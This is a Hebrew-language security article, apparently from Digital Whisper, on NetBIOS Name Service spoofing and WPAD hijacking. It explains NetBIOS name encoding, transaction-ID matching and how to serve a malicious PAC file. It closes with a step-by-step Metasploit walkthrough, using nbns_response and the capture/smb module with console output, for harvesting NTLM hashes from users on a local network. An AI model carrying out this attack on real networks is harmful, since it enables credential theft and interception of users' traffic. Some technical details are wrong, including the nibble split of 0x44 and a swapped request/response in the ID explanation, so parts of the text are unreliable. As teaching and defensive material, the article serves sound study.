
התרגום המתבצע תחת שירות ה-NetBIOS עובד כך: כל ערך ASCII של תו בשם ה-NetBIOS מופרד לשני Nibbles, וכל Nibble מתווסף לערך האסקי של A (שהוא 0x41). לדוגמא:

ביצענו תשאול לגבי שם ה-NetBIOS הבא: "DigitalWhisper", התו הראשון הוא D. הערך ה-ASCII של D הינו 0x44, מחלקים את 0x44 לשני Nibbles (0x04 ו-0x40), ומוסיפים את שניכם, כל אחד ל-0x41:



מבצעים את אותו התהליך לכלל התווים במחרוזת:






מפני שלא קיים רכיב רשת בעל השם "DigitalWhisper", לא הוזכרה תגובה ל-Broadcast, ולכן קיבלנו:

Host not found.


לעומת זאת, אם נבצע תשאול לגבי יישות NetBIOS שקיימת, לדוגמה אצלי ברשת, למחשב של אישתי קוראים "ARYA-PC":

nbtstat -a ARYA-PC

(לא לפני שאבצע "nbtstat -R" בכדי לאפס את טבלת ה-Cache), נוכל לראות את שאילתת ה-NBSTAT נשלחת מ-10.0.0.1 ל-10.0.0.255 ולאחר שלושה תשדורות, מתקבלת תשובה מהכתובות 10.0.0.2:




בכדי להתאים את ה-NBSTAT Response ל-NBSTAT Request, חובה שה-ID-Transaction שמוחזר עם ה-NBSTAT Response




### NetBios Name Service Spoofing [www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

יהיה תואם ל-ID Transaction שנשלח עם ה-NBSTAT Response:



במידה והוא אינו מתאים - רכיב ה-NetBIOS מתעלם מהתגובה ואינו משלים את ה-Resolution בהצלחה ולכן יוחזר למשתמש "Host not found." (או שהתליך ה"דרדור" יגיע לשלב נוסף - פנייה לשרת ה-DNS).



## NetBios Name Service Spoofing

מצוידים בכל המידע שראינו עד כה, אפשר להתחיל לדבר על NetBios Name Service Spoofing. אופן המתקפה מתבצע כך: כאשר אנו מזהים NBSTAT Request שנשלחה כ-Broadcast ברשת, כל שעלינו לעשות הוא להרכיב בהקדם האפשרי NBSTAT Response שכולל את כתובת ה-IP שלנו, להתאים אותה כך שה-Transaction ID שלה יהיה זהה לאותו Transaction ID שנשלח עם ה-NBSTAT Request ולשלוח אותה למפיץ ה-Request לפני שמשאב הרשת המקורי (במידה והוא קיים) יגיב.

ברוב המקרים אין סיבה לבצע Resolution לישות רשתית מבלי לבצע מולה פעולה כלשהי, ולכן לרוב (מלבד מקרים כגון איתור מדפסת רשתית, תשאול שירות Master Browser או בקשה למציאת שירותי WPAD ו-ISATAP), הבקשה הבאה שנקבל מהקורבן (שבטוח שאנו הישות הרשתות אותה הוא חיפש) תכלול Credentials לצורך הזדהות מולנו (ב-NTLM). לדוגמא, הזדהות לטובת קבלת הרשאות צפייה בתוכן של תיקיה רשתית אותה אנו משתפים. חבר'ה כמו Wesley (הבחור מ-McGrewSecurity) וכמו Tim Medin (הבחור מ-Packetstan) כתבו כלים שמבצעים NBNS Spoofing ו-"דגים" פרטי הזדהות אלו. במקרה של Tim Medin, מדובר ב-Auxiliary (נמצא ב-auxiliary/spoof/nbns/nbns\_response) ל-Metasploit, שבשילוב עם הרחבה נוספת כגון:

```
auxiliary/server/capture/smb
```

או:

```
capture/server/http_ntlm
```

מאפשר לדוג Credentials של משתמשים ברשת שעוברים דרכו.

- קוד מקוד:


[http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/auxiliary/spoof/nbns/nbns\\_response.rb](http://dev.metasploit.com/redmine/projects/framework/repository/entry/modules/auxiliary/spoof/nbns/nbns_response.rb)

- דוגמא לשימוש:

<http://ipositivesecurity.blogspot.com/2011/04/metasploit-nbns-auxiliary-ftw.html>

במקרים בהם נרצה לבצע את המתקפה בין לקוח לבין שרת HTTP לדוגמא, בכדי להשיג פרטי הזדהות לעמוד Login הקיים, על השרת עלינו לא רק להפנות את המשתמש אלינו, אלא ממש להגיש לו את הפרטים על השרת, זאת נעשה על ידי הקמת שרת Proxy, שיפנה את בקשות המשתמש לשרת המקורי, וכך מבלי שהמשתמש יחשוד בכלום נוכל לראות את בקשות ה-HTTP שהוא שולח לשרת ולהשיג את פרטי ההזדהות לחשבון שלו על השרת.






## Web Proxy Auto-Discovery Hijacking

במידה ונצבע Spoofing לשרת HTTP ספציפי נוכל להאזין לתקשורת המתקיימת בין הלקוח לבין אותו שרת, אך לא לשאר תקשורת ה-HTTP היוצאת מאותו לקוח לשרתי HTTP נוספים (בארגון ומחוצה לו). פתרון למקרים כאלו הוא ביצוע NBNS Spoofing לישות ה-WPAD (קיצור של Web Proxy AutoDiscovery) הקיימת ברשת.

### מה זה PAC וקצת על WPAD?


כאשר תוכנה המוגדרת להשתמש ב-WPAD (WinHTTP, כדוגמת רוב הדפדפנים בשוק) מנסה ליצור תקשורת עם כתובת אינטרנט, מתבצע מתחת לפני השטח הליך Resolution (ה"מדורדר" עד לתשואל שרת ה-DNS) לישות רשתית בשם "WPAD", ניתן לראות זאת באופן פשוט על ידי פתיחת Wireshark ופשוט מאוד - פתיחת דפדפן כגון Internet Explorer:



במידה ואכן תימצא ישות בשם WPAD, תשלח בקשת GET לקובץ בשם wpad.dat:

```
GET /wpad.dat HTTP/1.1
```

הקובץ wpad.dat מכיל דטנסרט לקינפוג אוטומטי של הקליינט לאיתור הפרוקסי הרלוונטי לכל גלישה וגלישה. במידה והקובץ תקין, תוכנת הלקוח תקנפג את עצמה ותאתר את שרת הפרוקסי הרלוונטי לכל בקשת HTTP.



WPAD הוא סטנדרט לקבצי PAC (קיצור של Proxy Auto-Config) אשר תפקידם הוא להגדיר ללקוח כיצד להתחבר לרשת האינטרנט. קבצי PAC נכתבים ב-JavaScript:

```
FindProxyForURL(url, host)
```

הרעיון הוא שבעזרת WPAD ניתן להגדיר לתוכנת הלקוח, כדוגמה הדפדפן, היכן ממוקם קובץ ה-PAC. המיקום הדיפולטיבי הינו:

`http://wpad/wpad.dat`

דוגמה לקובץ PAC סטנדרטי תראה כך:

```
function FindProxyForURL(url, host)
{
    return "PROXY proxy.example.com:8080; DIRECT";
}
```

ההגדרה הנ"ל מקנפגת את תוכנת הלקוח כך שתנסה להתחבר לאינטרנט דרך שרת הפרוקסי הנמצא בכתובת "proxy.example.com" המאזין בפורט 8080.

אפשרות נוספת היא להשתמש בקבצי ה-PAC כ"דרדור" בין פרוקסים:

```
function FindProxyForURL(url, host)
{
    return "PROXY proxy1.example.com:8080;
    PROXY proxy2.example.com:8080;
    PROXY proxy3.example.com:8080; ";
}
```

התוכנה תנסה לצאת דרך proxy1.example.com, אם יש תקלות עם השרת, היא תנסה לצאת דרך proxy2.example.com וכן הלאה.


דוגמה נוספת:

```
function FindProxyForURL(url, host)
{
    if (shExpMatch(host, "*.example.com"))
    {
        return "DIRECT";
    }

    if (isInNet(host, "10.0.0.0", "255.255.248.0"))
    {
        return "PROXY fastproxy.example.com:8080";
    }

    return "PROXY proxy.example.com:8080; DIRECT";
}
```

הדוגמה הנ"ל מקנפגת את תוכנת הלקוח כך שתנסה לצאת ישירות כאשר היעד הינו \*.example.com, תנסה לצאת דרך הפרוקסי הנמצא ב-fastproxy.example.com כאשר היא מנסה לגשת לכתובות בתוך



הרשת הפנים-אירגונית, ולכל שאר הכתובות (שהן לא ברשת הפנים-אירגונית, והן לא \*.example.com) היא תנסה לצאת דרך proxy.example.com.

שלושת הדוגמאות לקוחות מויקיפדיה, בקישור הבא:

[http://en.wikipedia.org/wiki/Proxy\\_auto-config](http://en.wikipedia.org/wiki/Proxy_auto-config)

עד כה, מדובר בתכונה שמקלה מאוד על אנשי ה-IT בארגון ומהווה פתרון נח למספר ארכיטקטורות רשת שונות ובעייתיות. אך כמו שנראה מדובר במנגנון שניתן לנצל באופן זדוני ללא יותר מדי קשיים.

תוכנות כמו דפדפנים, מחפשות באופן דיפולטיבי את שרתי ה-WPAD של הארגון, גם אם לא הוגדרו כאלה על ידי צוות ה-IT. מה שגורם למצב שבו הרבה מחשבים ברשת מנסים לבצע NetBIOS Name Resolution ומגיעים לשלב בו הם משדרים את הבקשה כ-Broadcast ברחבי רשת הארגון. במידה ומשתמש זדוני, החבר ברשת האירגון מעוניין לנצל זאת, הוא יכול להקים שרת HTTP על מחשבו, להכין מראש קובץ PAC זדוני שמורה לכלל תוכנות הלקוח להתחבר דרכו (או דרך שרת בשליטתו שמאפשר לו לצפות בתעבורת הגולשים ואף לשנותה), ולאחר מכן לענות על שידורי ה-Broadcast ולבצע מתקפת NetBios Name Service Spoofing על שמו של שרת ה-WPAD. במקרה שכזה, כל מי שיפתח את תוכנת הדפדפן וינסה לגלוש לאתר ברשת האינטרנט או האינטראנט, יבצע את הגלישה דרך מחשבו / שרתו של התוקף. התוקף אף יכול להגדיל ולהשתמש ב-SSL Strip וכך להיות מודע לכלל תקשורת ה-HTTPS של הקורבן.


## מימוש המתקפה בעזרת Metasploit

דוגמא למימוש המתקפה בעזרת Metasploit, וטעינה של nbns\_response

```
msf > use auxiliary/spoof/nbns/nbns_response
```

כפי שצויין קודם, מדובר בכלי שמאפשר לנו להאזין לכרטיס הרשת, ומחכה "לצוד" לשידורי Broadcast של ישויות שונות ברשת. ה-Auxiliary הנ"ל אינו אפקטיבי לבד, במידה ונצליח לצוד בקשת NetBIOS Name Resolution מבלי לגרום לתוכנת הלקוח בצד השני לתת לנו מידע כגון סיסמאות, או Cookies וכו' אין לנו טעם בדבר, ולכן תמיד נרצה לשלב את nbns\_response עם כלים אחרים. ב-Metasploit קיימים כלים נוספים. בדוגמה הנ"ל, נבחר בכלי המאפשר לנו לזייף תגובות לבקשות למשאבי SMB (כגון תיקיות משותפות), כך שבמידה וגורם ברשת ינסה לגשת לתיקיה רשתית, נתפוס את הבקשה, ונדרוש ממנו לתת לנו את פרטי הזדהות שלו. דרך נוספת יכולה להיות שילוב של nbns\_response עם Auxiliary שיודע לתפוס פרטי הזדהות לשרתי HTTP, Telnet או FTP ועוד.

טעינה של nbns\_response



```

/t: .ruby.bin
File Edit View Bookmarks Settings Help
root@root: /tmp# msfconsole

# cowsay++
< metasploit >
-----
  \  (oo)  /
   \_____/
    ||--|| *

=[ metasploit v4.2.0-release [core:4.2 api:1.0]
+ -- --=[ 805 exploits - 451 auxiliary - 135 post
+ -- --=[ 246 payloads - 27 encoders - 8 nops
=[ svn r14805 updated 92 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last updated 92 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf > use auxiliary/spoof/nbns/nbns_response
  
```

NetBios Name Service Spoofing  
[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

על מנת לראות אילו אפשרויות יש לנו, נריץ:

```
msf auxiliary(nbns_response) > show options
```

```
msf auxiliary(nbns_response) > show options
Module options (auxiliary/spoof/nbns/nbns_response):
  Name      Current Setting  Required  Description
  ----      -
  INTERFACE  *                no        The name of the interface
  REGEX      .*                yes       Regex applied to the NB Name to determine if spoofed reply is sent
  SPOOFIP    127.0.0.1        yes       IP address with which to poison responses
  TIMEOUT    500               yes       The number of seconds to wait for new data
msf auxiliary(nbns_response) >
```

- **INTERFACE** - כרטיס הרשת עליו נרצה להאזין.
- **REGEX** - לאיזה NetBIOS Name נרצה להתחקות, ברירת המחדל הינה: ".\*" מה שאומר שנתחקה לכלל בקשות ה-Resolution שנקבל.
- **SPOOFIP** - לאיזה כתובת IP נרצה להעביר את הקורבנות שצדנו.

נכניס את הפרטים:

```
msf auxiliary(nbns_response) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(nbns_response) > set SPOOFIP 10.0.0.6
SPOOFIP => 10.0.0.6
```

ונריץ את השרת:


```
msf auxiliary(nbns_response) > run
[*] Auxiliary module execution completed
[*] NBNS Spoofer started. Listening for NBNS requests...
```

לאחר מכן, נקים שרת שיאזין ויספק שירותי SMB (שכמובן דורשים מהמשתמש לספק את פרטי ההזדהות שלו), נריץ:

```
msf > use auxiliary/server/capture/smb
```

נבדוק אילו אפשרויות יש לנו:

```
msf auxiliary(nbns_response) > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options
Module options (auxiliary/server/capture/smb):
  Name      Current Setting  Required  Description
  ----      -
  CAINPWFIL  *                no        The local filename to store the hashes in Cain&Abel format
  CHALLENGE  1122334455667788 yes       The 8 byte challenge
  JOHNPWFIL  *                no        The prefix to the local filename to store the hashes in JOHN format
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    445              yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert    *                no        Path to a custom SSL certificate (default is randomly generated)
  SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
msf auxiliary(smb) >
```



כאשר נשיג את פרטי המשתמש, נשיג אותם כ-NTLM, ונאלץ לשבור אותם באמצעות תוכנות ייעודיות כדוגמת Cain ו-Hashcat ו-JohnTheRipper.

- **CAINPWFIL** - מיקום הקובץ בו ישמרו פרטי המשתמש בפורמט שיהיה נוח להכניסם ל-Cain.
- **JOHNPWFIL** - כנ"ל, רק לגבי JohnTheRipper.
- **CHALLENGE** - ה-Challenge שישלח לקורבן בשלב ההזדהות, הדבר שקוף לקורבן והוא חלק מפרוטוקול ההזדהות.

נכניס את הפרטים ונריץ את השרת:

```
msf auxiliary(smb) > set JOHNPWFIL /tmp/pwds
JOHNPWFIL => /tmp/pwds
msf auxiliary(smb) > run
[*] Auxiliary mmodule execution completed

[*] Server started.
```

על מנת לראות שהכל רץ כמו שצריך, נריץ:


```
msf auxiliary(smb) > jobs

Jobs

  Id  Name
  --  -
  0   Auxiliary: spoof/nbns/nbns_response
  1   Auxiliary: server/capture/smb
```


במידה ואכן יש לנו שני משימות שרצות - הכל מוכן. נשאר רק לחכות לבקשות SMB.

במידה ואכן נצליח לצוד בקשת NetBIOS Name Resolution, ולהפנותה לשרת ה-SMB שזה עתה הקמנו, למשתמש יקפוץ חלון המבקש פרטי ההתחברות לאותו המשאב:

